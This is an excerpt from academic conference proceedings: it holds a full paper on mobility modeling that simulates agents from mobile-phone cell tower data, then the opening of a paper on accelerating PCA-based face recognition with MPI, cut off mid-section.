[21] B. Senzio-Savino, M.R. Alsharif, C.E. Gutierrez, C. Penaloza, K. Yamashita, F. Alsharif, M. Khosravy and M. Shamsi *Brain Wave Pattern Classification from Virtual Training Environment by Self-Organizing Maps*, Proeedings of the 31st International Conference on Circuits/Systems, Computers and Communications (ITC-CSCC 2016), pp.779-782

[22] B. Senzio-Savino, K. Yamada, 2014, *Test and Development of a Mind Wave Signal Pattern Password Application*,Proceedings of the 15th System Integration Conference,SICE 2014, pp.1182-1184.

[23] *NVIDIA Computing Capability*, docs.nvidia.com/, 2016

[24] *Jetson TK1*, http://elinux.org/Jetson TK1, 2016

[25] C. Ashby, A. Bhatia, F. Tenore and J. Vogelstein, 2011, *Low-cost Electroencephalogram (EEG) based Authentication*,Proceedings of the 5th International IEEE EMBS Conference on Neural Engineering, pp.442-446.

[26] X. Li, P. Zhang, D. Song, G. Yu, Y. Hou and B. Hu, 2015, *EEG Based Emotion Identification Using Unsupervised Deep Feature Learning*,SIGIR 2015 Workshop on NeuroPhysiological Methods in IR Research, 13 August 2015, Santiago, Chile.

[27] C. Alfred Lim and W. Chong Chia, 2015, *Analysis of Single-Electrode EEG Rhytms using MATLAB to Elicit Correclation with Cognitive Stress*,International Journal of Computer Theory ad Engineering, Vol. 7, No. 2, pp.149-155.

[28] J. Chuang, H. Nguyen, C. Wang and B. Johnson, 2013, *I Think, Therefore I Am: Usability and Security of Authentication Using Brainwaves*,University of California Berkley.

[29] H. Choi, B. Lee and S. Yoon, 2016, *Biometric Authentication Using Noisy Electrocardiograms Acquired by Mobile Sensors*,IEEE Access Vol.4, pp.1266-1273.

Mobile Sensing for Data-Driven Mobility Modeling

Kashif Zia
Faculty of Computing and Information Technology
Sohar University, Oman

Katayoun Farrahi
Department of Computing
Goldsmiths, University of London, UK

Arshad Muhammad
Faculty of Computing and Information Technology
Sohar University, Oman

Dinesh Kumar Saini
Faculty of Computing and Information Technology
Sohar University, Oman

***Abstract*—The use of mobile sensed location data for realistic human track generation is privacy sensitive. People are unlikely to share their private mobile phone data if their tracks were to be simulated. However, the ability to realistically generate human mobility in computer simulations is critical for advances in many domains, including urban planning, emergency handling, and epidemiology studies. In this paper, we present a data-driven mobility model to generate human spatial and temporal movement patterns on a real map applied to an agent based setting. We address the privacy aspect by considering collective participant transitions between semantic locations, defined in a privacy preserving way. Our modeling approach considers three cases which decreasingly use real data to assess the value in generating realistic mobility, considering data of 89 participants over 6079 days. First, we consider a dynamic case which uses data on a half-hourly basis. Second, we consider a data-driven case without time of day dynamics. Finally, we consider a homogeneous case where the transitions between locations are uniform, random, and not data-driven. Overall, we find the dynamic data-driven case best generates the semantic transitions of previously unseen participant data.**

Keywords*—*mobile sensing; data-driven mobility model; agent based models

I. Introduction

Large-scale mobile phone data for human behavior understanding has gained much popularity. Reality mining data has shown to be a useful tool in many scientific domains, including healthcare, and the social sciences. Here we consider the use of mobile data in the context of agent based models. One fundamental building block of any agent based system is mobility; what is the best way to generate agent mobility on a real physical space in a realistic manner. This achievement is critical for the successful use of agent based models in many interdisciplinary domains. Many current mobility models for agents are based on simple, homogeneous random processes. In this paper, we propose to use real human mobility data obtained by mobile phones to address this issue. A data-driven approach, particularly based on mobile sensing, has the advantage of offering realistic human tracks and time-varying dynamics, over many spectrums of the population, with differing possible timescales and sensors. A mobile data-driven approach is easily extendable to any geographical location as people ubiquitously carry their mobile phones everywhere. A collective approach, whereby the collective dataset is used for modeling, has the advantage of protecting individual participant privacy.

There has been few previous effort to develop mobility models from real traces; most previous works have focused on different data sources, such as wireless network data, survey data, and social interaction data for mobility modeling. An overview of simulation of traffic and pedestrians is presented in [1]. More realted to this work, a survey of data-driven perdestrians mobility models is given in [2]. A large portion of research in mobility is done in wireless networks [3], [4]. In [5], a hybrid mobility model is developed based on count data collected over a given campus map (number of people passing through various hallways on campus) and is not easily generalizable. In [6], real user traces are obtained by participant survey data, where 268 students are asked to keep a diary of their movements on campus. The participants record their locations, given five pre-defined types (classroom, library, cafeteria, off-campus, other), over one month. A Weighted Way Point (WWP) mobility model is proposed, and the focus of the model is towards destination selection. In [7], an ad hoc mobility model is defined and is founded on social relationship modeling, focusing on pairwise interactions as opposed to locations. In [8], mobile phone interaction patterns have been characterized based on relationships between participants. While all of these previous works consider the modeling of mobility, none of them are focused on mobile phone cell tower connection data, nor has the focus been on mobility modeling for synthetic mobility generation, for example in an agent based setting.

Previous work in the agent based community has addressed the issue of mobility from two differing points of view, density and crowding [9], [10], and movement between origin to destination [11], [12], [13]. Our work falls in the latter category, which is applicable to larger areas and more general scenarios. However, to the best of our knowledge, this is the first mobile phone location-driven approach for agent mobility simulation. In [11] an outdoor pedestrian mobility model is defined, where mathematical emulations to more realistic movements have been made. The model is not data-driven, and is not applicable to large-scale mobile sensed data.

The closest related work to ours is by Kim et al. [14] who develop a mobility model based on wireless network data. The goal of the work is to determine the real user *tracks* of the participants given their WiFi network traces over time. This work focuses on determining the accurate tracks taken by the participants given their access point coordinate sequence information. While this work falls under the category of data-




Fig. 1. Map of the physical space used for agent based simulation. The squares are the points of interest, the media lab in orange and the subway stops in green. The agents are marked as triangle and the arrows indicate the direction of motion. Different colors represent the different transitions, for example red is out to work, yellow is out to home, green is work to home, black is home to work, and blue is any location to out.

driven mobility modeling, the goal of the mobility model is very different. In [14], the goal of the model is to determine accurate user tracks based on network traces, though it is also used for generating synthetic mobility tracks. However, in this work, we consider agent mobility on a real map of the area in which the data is collected, and we consider location data obtained by mobile phones which provides a more general means for future mobility modeling and extensions of our approach.

In this paper, we present a basic framework to incorporate real mobile phone location data into an agent based simulation framework. To the best of our knowledge, it is the first mobile phone data-driven mobility model simulated in an agent based setting. Considering the cell tower connection data of 89 participants over a period of 6079 days, we consider their collective overall movements between three semantic locations, home, work, and out. Considering a real map of the Cambridge, Massachusetts area, where the mobile phone data was collected, we generate synthetic agent tracks which are then evaluated against mobile phone human location observations on unseen data. We compare three different settings, a data-driven approach with half-hourly dynamics, a data-driven approach without daily time dynamics but considering the average overall daily location information, and an approach without real data using a random assignment to location. Overall, we find using the time-varying transition probabilities of location results in the generation of agent mobility patterns which more closely approximates the location occurrences in the real data (considering a previously unseen test set).

II. Data-Driven Mobility Model Framework

A. Dataset

We consider the mobile phone cell tower connections obtained by the publicly available Reality Mining dataset [15]. The mobile phone data of 97 participants over 491 days is available. However, due to the large amount of noise (missing data for many days, missing semantic labels for location) we only consider days which contained a minimum of 20 hours of semantic location information, resulting in a total of 6079 days for evaluation. These 6079 days are from 89 of the participants in the dataset.

B. Space Model

The physical space in which agent movement takes place is taken from a neighbourhood in Cambridge, Massachusetts on the MIT campus. Openstreetmap [16] is used to obtain the shape files used in our space model to simulate the real physical space of MIT campus, shown in figure 1.

C. Points of Interest

We consider three semantic labels of places a person commonly visits: *home, work*, and *out*. A day is considered to be constructed of 48 location labels, which are the most often occurring location for the half-hour interval of the day. The physical locations of the cell towers are unknown, however, some participants labeled work and home locations. The participant labels are used to annotate the mobile phone data. In order to mark the points of interest geographically on a map, we consider several known landmarks. The MIT Media Lab, for which most of the participants are students and staff, is marked as the work location. We consider one work location at the moment, but this can be extended for future simulations to consider more general regions of interest. All of the subway stations on the map are marked as home locations. The reasoning is, no matter where in the city the participants may live, they are very likely to travel to their homes by using the subways from campus. While there is some error in this reasoning, some participants may live on campus or choose other means to travel home, for the most part this assumption is true and it is a novel way to consider participants' homes without considering their privacy sensitive precise home information. Out locations are considered to be anywhere other than home and work.

D. Model Dynamics

We consider three scenarios for simulation, a data-driven approach with half-hourly dynamics (abbreviated as DD), a data-driven approach without dynamics (abbreviated as DN), and a random approach without data (abbreviated as R). The DD approach is based on the half-hourly region transition matrix (defined next in Mobility Model) averaged over the entire training data for the given time interval and therefore considers the daily time-evolving dynamics in agent location transitions. The DN approach uses the overall average daily region transition matrix obtained on the training data, and therefore does not consider the daily time dynamics but the overall daily average. The R approach considers a uniform random transition matrix, where the transition from regions are equi-probable.

E. Mobility Model

Our agent based model is simulated using NetLogo [17]. An $A = N \times N \times T$ region transition matrix is generated from the real data transition information between semantic locations. In the DD case, $N = 3$, corresponding to the semantic locations of home, work and out. $T = 48$, corresponding to the number of 30 minute intervals in a day. We do not differentiate between day types (for example, day of week), however, we model the dynamic behavior over the day. In the DN case, $T = 1$ and the region transition matrix is computed as an overall daily average. In the R case, $T = 1$ and the probability of region transition for every region is simply $1/N$.

We consider a set of 100 agents, initially distributed randomly between the home locations. Agents remember their home locations and always return to the same homes. Agents can be either stationary or mobile. At every 30 minute interval, the agents' next destination is sampled from A. If there is no change in state, the agent remains stationary, otherwise it departs towards the next destination sampled. The agent's next destination is chosen based on the probabilities in the region transition matrix. In the case of out, the agent can move towards any point on the map, chosen randomly. In the case of home, the agent moves towards her predefined subway station. In the case of work, the agent moves towards the MIT Media Lab. In figure 1, agents are illustrated with directed triangles, indicating the direction of movement. The different agent colors correspond to their region transitions, for example, red is out to work, yellow is out to home, green is work to home, black is home to work, and blue is any location to out.

F. Speed

Agents can have a maximum possible speed of 10 kph, however, this measure can be easily adjusted. There is a variation in speed across agents, which is determined randomly. The variation in speed can be up to 20% of the current speed of an agent.




Fig. 2. The overall average region transition matrix A for the DN case, where the additional label N corresponds to "no data". The labels O, H, W correspond to out, home, work, respectively. The legend indicates the probability of the transition from on location to another, averaged over all days. Note, A does not include transitions to and from N, though it is shown for completeness.




Fig. 3. Visualization of all the data over time. The solid lines represent the data used for training and the dotted lines represent the test data used for evaluation.

III. Simulation Results

A. Data

Every simulation result presented is run over 10 random simulations of the mobility model. For simulations, we divide the data into two partitions, a training set and a test set. The training set contains 50% of the days, randomly selected, and is used to generate the region transition matrix A. The remaining




Fig. 4. The percentage of error computed over each half hour interval of the day is presented for the three cases, (a) the data-driven dynamic case, (b) the data-driven, non-dynamic case, and (c) the random case. The overall percentage of error is much higher in the random case (almost double).

50% of the days are used for evaluation. Note, the partitions are created in order to evaluate the generative ability of the framework on previously unseen data.

The data used for experiments is plotted in figure 3. For each half hour interval in a day, we plot the total average percentage of each location. Note, there are many sources of noise in the data, and there are often missing location labels, which is why the sum over the percentage of labels is never exactly 1. The solid lines show the training set and the dotted lines show the test set.




Fig. 5. The overall averaged error for the three cases. It is apparent that for every location type (home, work, out), the more real data is used (including dynamics versus no dynamics), the less the error.

B. Discussion

The agent based model is simulated in the 3 scenarios defined. Each simulation result is generated over the course of 1 day (averaged over 10 runs), where every 30 minutes the agents current locations are logged for evaluation. These results are compared to the test set. The error is the average total percentage of agents (participants) located at home, work, out computed as the absolute difference with the test set. The results in figure 4 are over time of day. In figure 4 (a), there is an overall least amount of error, particularly for the out location. The highest error occurs in all cases for the home location, particularly in the morning. In figure 5, the overall average error is plot for the three cases. The DN case performs better than the R case, and the DD case performs better than the DN case, showing the more data-driven information used, the better the agent mobility tracks mimic the real data.

IV. Conclusion

This work presents a data-driven mobility modeling framework where semantic locations obtained by mobile phone cell tower connection data are collectively used to formulate a mobility model. While the mobility model itself is simple, it is an initial component of our data-driven methodology for simulating agent mobility. Future work will explore more advanced techniques to incorporate the real location data into the framework. Machine learning tools, such as hidden markov models, will be the natural next step to consider for modeling. We will also further consider new sources for data-driven behavior modeling from mobile phone sensors, particularly GPS and Bluetooth physical proximity data.

References

[1] E. Papadimitriou, J.-M. Auberlet, G. Yannis, and S. Lassarre, "Simulation of pedestrians and motorised traffic: existing research and future challenges," *International Journal of Interdisciplinary Telecommunications and Networking (IJITN)*, vol. 6, no. 1, pp. 57–73, 2014.

[2] A. Hess, K. A. Hummel, W. N. Gansterer, and G. Haring, "Data-driven human mobility modeling: A survey and engineering guidance for mobile networking," *ACM Computing Surveys (CSUR)*, vol. 48, no. 3, p. 38, 2016.

[3] M. Al-Ayyoub, G. Husari, and W. Mardini, "Improving vertical handoffs using mobility prediction," *International Journal of Advanced Computer Science & Applications*, vol. 1, no. 7, pp. 413–419.

[4] M. B. Yassein, "Flying ad-hoc networks: Routing protocols, mobility models, issues," *International Journal of Advanced Computer Science & Applications*, vol. 1, no. 7, pp. 162–168, 2016.

[5] D. Bhattacharjee, A. Rao, C. Shah, M. Shah, and A. Helmy, "Empirical modeling of campus-wide pedestrian mobility observations on the usc campus," in *Vehicular Technology Conference, 2004. VTC2004-Fall. 2004 IEEE 60th*, vol. 4. IEEE, 2004, pp. 2887–2891.

[6] W.-j. Hsu, K. Merchant, H.-w. Shu, C.-h. Hsu, and A. Helmy, "Weighted waypoint mobility model and its impact on ad hoc networks," *ACM SIGMOBILE Mobile Computing and Communications Review*, vol. 9, no. 1, pp. 59–63, 2005.

[7] M. Musolesi, S. Hailes, and C. Mascolo, "An ad hoc mobility model founded on social network theory," in *Proceedings of the 7th ACM international symposium on Modeling, analysis and simulation of wireless and mobile systems*. ACM, 2004, pp. 20–24.

[8] K. Farrahi, R. Emonet, and A. Ferscha, "Socio-technical network analysis from wearable interactions," in *International Symposium on Wearable Computers (ISWC)*, June 2012.

[9] D. Helbing, "Traffic and related self-driven many-particle systems," *Reviews of modern physics*, vol. 73, no. 4, p. 1067, 2001.

[10] K. Zia, A. Ferscha, A. Riener, M. Wirz, D. Roggen, K. Kloch, and P. Lukowicz, "Scenario based modeling for very large scale simulations," in *Distributed Simulation and Real Time Applications (DS-RT), 2010 IEEE/ACM 14th International Symposium on*. IEEE, 2010, pp. 103–110.

[11] R. Vogt, I. Nikolaidis, and P. Gburzynski, "A realistic outdoor urban pedestrian mobility model," *Simulation Modelling Practice and Theory*, vol. 26, pp. 113–134, 2012.

[12] J. Dijkstra, J. Jessurun, and H. J. Timmermans, "A multi-agent cellular automata model of pedestrian movement," *Pedestrian and evacuation dynamics*, pp. 173–181, 2001.

[13] K. Zia and A. Ferscha, "A simulation study of exit choice based on effective throughput of an exit area in a multi-exit evacuation situation," in *Proceedings of the 2009 13th IEEE/ACM International Symposium on Distributed Simulation and Real Time Applications*. IEEE Computer Society, 2009, pp. 235–238.

[14] M. Kim and D. Kotz, "Extracting a mobility model from real user traces," in *In Proceedings of IEEE INFOCOM*, 2006.

[15] N. Eagle and A. Pentland, "Reality mining: sensing complex social systems," *Personal and ubiquitous computing*, vol. 10, no. 4, pp. 255–268, 2006.

[16] M. Haklay and P. Weber, "Openstreetmap: User-generated street maps," *Pervasive Computing, IEEE*, vol. 7, no. 4, pp. 12–18, 2008.

[17] U. Wilensky, "{NetLogo}," 1999.

Parallel Architecture for Face Recognition using MPI

Dalia Shouman Ibrahim
Computer Systems Department
Computer and Information Sciences
Ain Shams University
Egypt

Salma Hamdy
Computer Science Department
Computer and Information Sciences
Ain shams University
Egypt

***Abstract*—The face recognition applications are widely used in different fields like security and computer vision. The recognition process should be done in real time to take fast decisions. Principle Component Analysis (PCA) considered as feature extraction technique and is widely used in facial recognition applications by projecting images in new face space. PCA can reduce the dimensionality of the image. However, PCA consumes a lot of processing time due to its high intensive computation nature. Hence, this paper proposes two different parallel architectures to accelerate training and testing phases of PCA algorithm by exploiting the benefits of distributed memory architecture. The experimental results show that the proposed architectures achieve linear speed-up and system scalability on different data sizes from the Facial Recognition Technology (FERET) database.**

***Keywords*—Face Recognition; PCA; MPI; Parallel Programming; Distributed memory architecture**

I. Introduction

Over the last decade, face recognition has become one of the most important issues in computer vision and machine learning. Face recognition involves applications like airport security [1], surveillance systems, automated student attendance, album organization, computer entertainment, virtual reality, online banking and video indexing.

One of the goals of surveillance systems for example, is to identify a particular person among large crowds with no physical interaction. The matching results do not require an expert to be interpreted, as the target person is compared against images from a database. Such automated process can be used for finding known criminals and terrorists if their images are stored in the database. One of the basic algorithms to solve face recognition problems is the Principle Component Analysis (PCA)Fig.1.




Fig. 1. PCA Recognition System

PCA is used in many fields and have a lot of applications in machine learning and data mining. Any application that has data sets of numerical dimensions can apply the PCA algorithm beacuse PCA is basically used to reduce the dimensions to the lower number of independent dimensions by understanding the correlations from multi-dimensions [2]. In this paper, address the problem face recognition based on PCA, and suggest two different approaches for speeding-up the process.

The rest of this paper is organized as follows. We introduce categories of face recognition algorithms and present the related work in section II. Section III elaborates on the use of PCA for face recognition. In section IV two approaches are proposed for speeding-up the PCA with distributed databases. Experimental results are presented in Section V. Finally, section VI concludes the paper and discuss the future work.

II. Related Work

Face recognition algorithms can be categorized according to how the features are extracted from the face image.

- In appearance based methods, features are mainly from pixel intensity values [3] [4]. These methods can be organized into linear or nonlinear analysis methods [5]. In linear methods, matching depends on the calculated distance between the projected testing face image and the projected training faces in a face space. The smaller the distance between the projected vectors, the more similar the two images are. Example for linear methods include PCA, Independent Component Analysis (ICA) and Linear Discriminant Analysis (LDA). Nonlinear analysis methods try to compensate for the ill performance of the linear methods in some cases when the image has variations in illumination, viewpoint and/or facial expression. Therefore, the relations between pixels are not linear. Examples of such methods include Kernel PCA (KPCA), Kernel ICA (KICA) and Kernel Fisher Discriminant Analysis (KFLD) [6].
- On the other hand, geometrical feature matching [5]. The geometrical feature approach construct feature vectors based on the geometrical representation of the face. The feature vector contains the face outline, eyes, mouth and nose positions.

Interested readers can refer to [7] [8] for a more comprehensive categorization of face recognition

One common linear algorithm is the PCA, which is considered a feature extraction technique and a dimensional reduction method. PCA is widely used for face detection and recognition beacuse of achieving high accuracy while requiring a small number of features [9].

The main problem of PCA is consuming a huge amount of time because of its computationally intensive nature [10]. A major step of the algorithm is calculating the covariance matrix of the dataset to be able to get the eigenvectors and eigenvalues. This step intensively increases the execution time of the algorithm when the training data-base contains a lot of pictures.

Many researches focus on how to accelerate this step to improve the overall recognition performance. One approach is calculating the eigenvectors and eigenvalues without calculating the covariance matrix. Methods like the expectation maximization algorithm (EM) to reduce the determinant matrix manipulation [9].

There are some tries to accelerate PCA. One approach in [11] suggest a use of distributed computing to improve recognition on huge databases, specifically, TH-FACE [12]. Their proposed algorithm uses special distributed parallel architecture with mmx technology to speed-up the matching process in PCA algorithm. Their PC cluster uses a Parallel Virtual Machine (PVM) that consists of one host and five slaves. Consequently, the database is divided into five parts. Furthermore , they divide the face image into five sub parts to improve the recognition rate. This method is called multimodal face recognition method (MMP-PCA). However, they enforce that the input images be labeled with information about gender and age. The input image are normalized to the standard image size (360×480 pixel) to fit the facial key points such as eyes and nose.

In [2], the proposed approach compute PCA in one pass on a large data set based on summarization matrices. Furthermore, that algorithm is applied on database management systems(DBMS). They use parallel data set summarization via user-defined aggregations and solve Singular Value Decomposition (SVD) by using Math Kernel Library (MKL) parallel variant of the Linear Algebra PACKage (LAPACK) library.

Authors in [13], proposed a distributed parallel system consisting of one host, four slaves and some clients. The Parallel Virtual Machine (PVM) is established by the host. In addition, the communication is done over TCP socket and the whole system is communicated and linked over 100M network switch, and achieves an acceleration ratio of 4.133 if the whole system works together.

III. Principle Component Analysis in Face Recognition

The main goal of PCA algorithm is to improve the computational complexity by reducing the dimensionality of the presented data and keeping the significant variations among data points [14].

Assuming a set of data points represented in $(x-y)$ coordinate system. Training and recognition require finiding a relation between these points that enables classification or clustering based on a distance metric like euclidean distance, cosine angle distance, mean square error (MSE) distance, Manhattan distance or correlation distance [15]. Finding such a relation is not easily done and may be erroneous. To centralize the points around the origin, their mean is calculated and subtracted from all points to get them closer. Since the main goal is to reduce the dimensionality another coordinate system is used to represent the centralized points in one instead of two dimensions.

The new coordinate system consists of one long vector split between points. The data is then re-distributed around this new vector such that each point represented with two values is now transformed and projected to a proper location in the new reduced system.

Covariance is one method to model the relation between data points. In this case, the covariance between each data point and every other point is calculated in a matrix C. Consequently, the eigenvector and eigenvalue of C are calculated and used to re-distribute the points into one dimensional space, that is the points should be re-drawn around this eignvector. Besides, the eigenvalues represent the vectors lengths. Therefore the longest vector is chosen to represent the data. This is done by simply applying dot product between each point and the new vector. This achieves the main goal of reducing the space from two to one dimension only.

The above procedure is applicable also to three dimensional systems. These steps can be applied on images. If the image has $M \times N$ pixels, and there are P images in the training database, then, each image is considered the image as a point in $M \times N$ dimensional spaces, with a total number of P points (images). A relation should be established between every pixel in the image and every image in the training database. However, this consumes a lot of time working in this original space.

We can summarize the steps of applying PCA to an image dataset as follows:

- In the training phase

Step 1 : For the purpose of computing the mean, convert the image to be a column in a 2D matrix called A. This matrix represents all images. Therefore, the matrix size is $((M \times N) \times P)$.

$$X = [\ img_1 \quad img_2 \quad ...... \quad img_n\ ]_{((MxN)xP)} \tag{1}$$

Step 2 : Calculating the average of all pixels in all images (each pixel with its corresponding pixels) and subtracting the average from X to remove any lighting. consequently, all pixels are returned back to the origin of the system.

$$avg = \frac{1}{P}\sum_{i=1}^{P} img_i \tag{2}$$

$$A = X - avg \tag{3}$$

Step 3 : Get the eigenvalues and eigenvectors by calculating the covariance matrix. The number of eigenvalues and eigenvector is equal to P-1. The covariance matrix consumes a lot of time, therefore, if the number of images in the training database is less than the number of data points in the image, it is better to calculate the linear covariance L, and then calculate the eigenvalues and vectors based on L [16].

$$C = AA^T \tag{4}$$

$$L = A^T A \tag{5}$$

$$[V, D] = eig(L) \tag{6}$$

Where:
V is the matrix of eigenvectors.
D is the diagonal matrix for eigenvalues.

Step 4 : Sort the eignvectors based on their eigenvalues. The longest vectors which have the largest eigenvalues can split the points in the proper way.

Step 5 : Project the training images to this new space by applying dot product between A and V matrices.

Step 6 : Store the resulting face space.

- In recognition phase

Step 1 : Convert image into a $((M \times N) \times 1)$ vector.

Step 2 : Subtract the mean calculated in the training phase from this image vector.

Step 3 : Project the testing image in the face space.

Step 4 : Calculate the Euclidean distance between the projected test image and all training images. Images having the distance less than or equal to a predetermined threshold is matched to, the testing image belong to that image.

IV. Proposed Approach

We exploit distributed parallel programming models to improve the execution of PCA for face recognition. This enables the distribution of either data or tasks over a network of connected computers. The Message Passing Interface (MPI) [17] enables us to run different MPI tasks concurrently on different machines. In addition, MPI handles the communication by sending message between nodes. MPICH2 [18] implementation is a high-performance and portable implementation of the MPI standard. MPICH2 is provided by Argonne National Laboratory [19].

We use MPICH2 with one master and four slaves nodes to implement a distributed database environment to handle two scenarios.

- Having one test image and a very large database, searching for a matching face could take too long if done on a single processing node. Moreover, if the database is updated frequently, due to system feedbacks or regular new entries, the training steps will be repeated as frequent which will also consume much time on one processor.
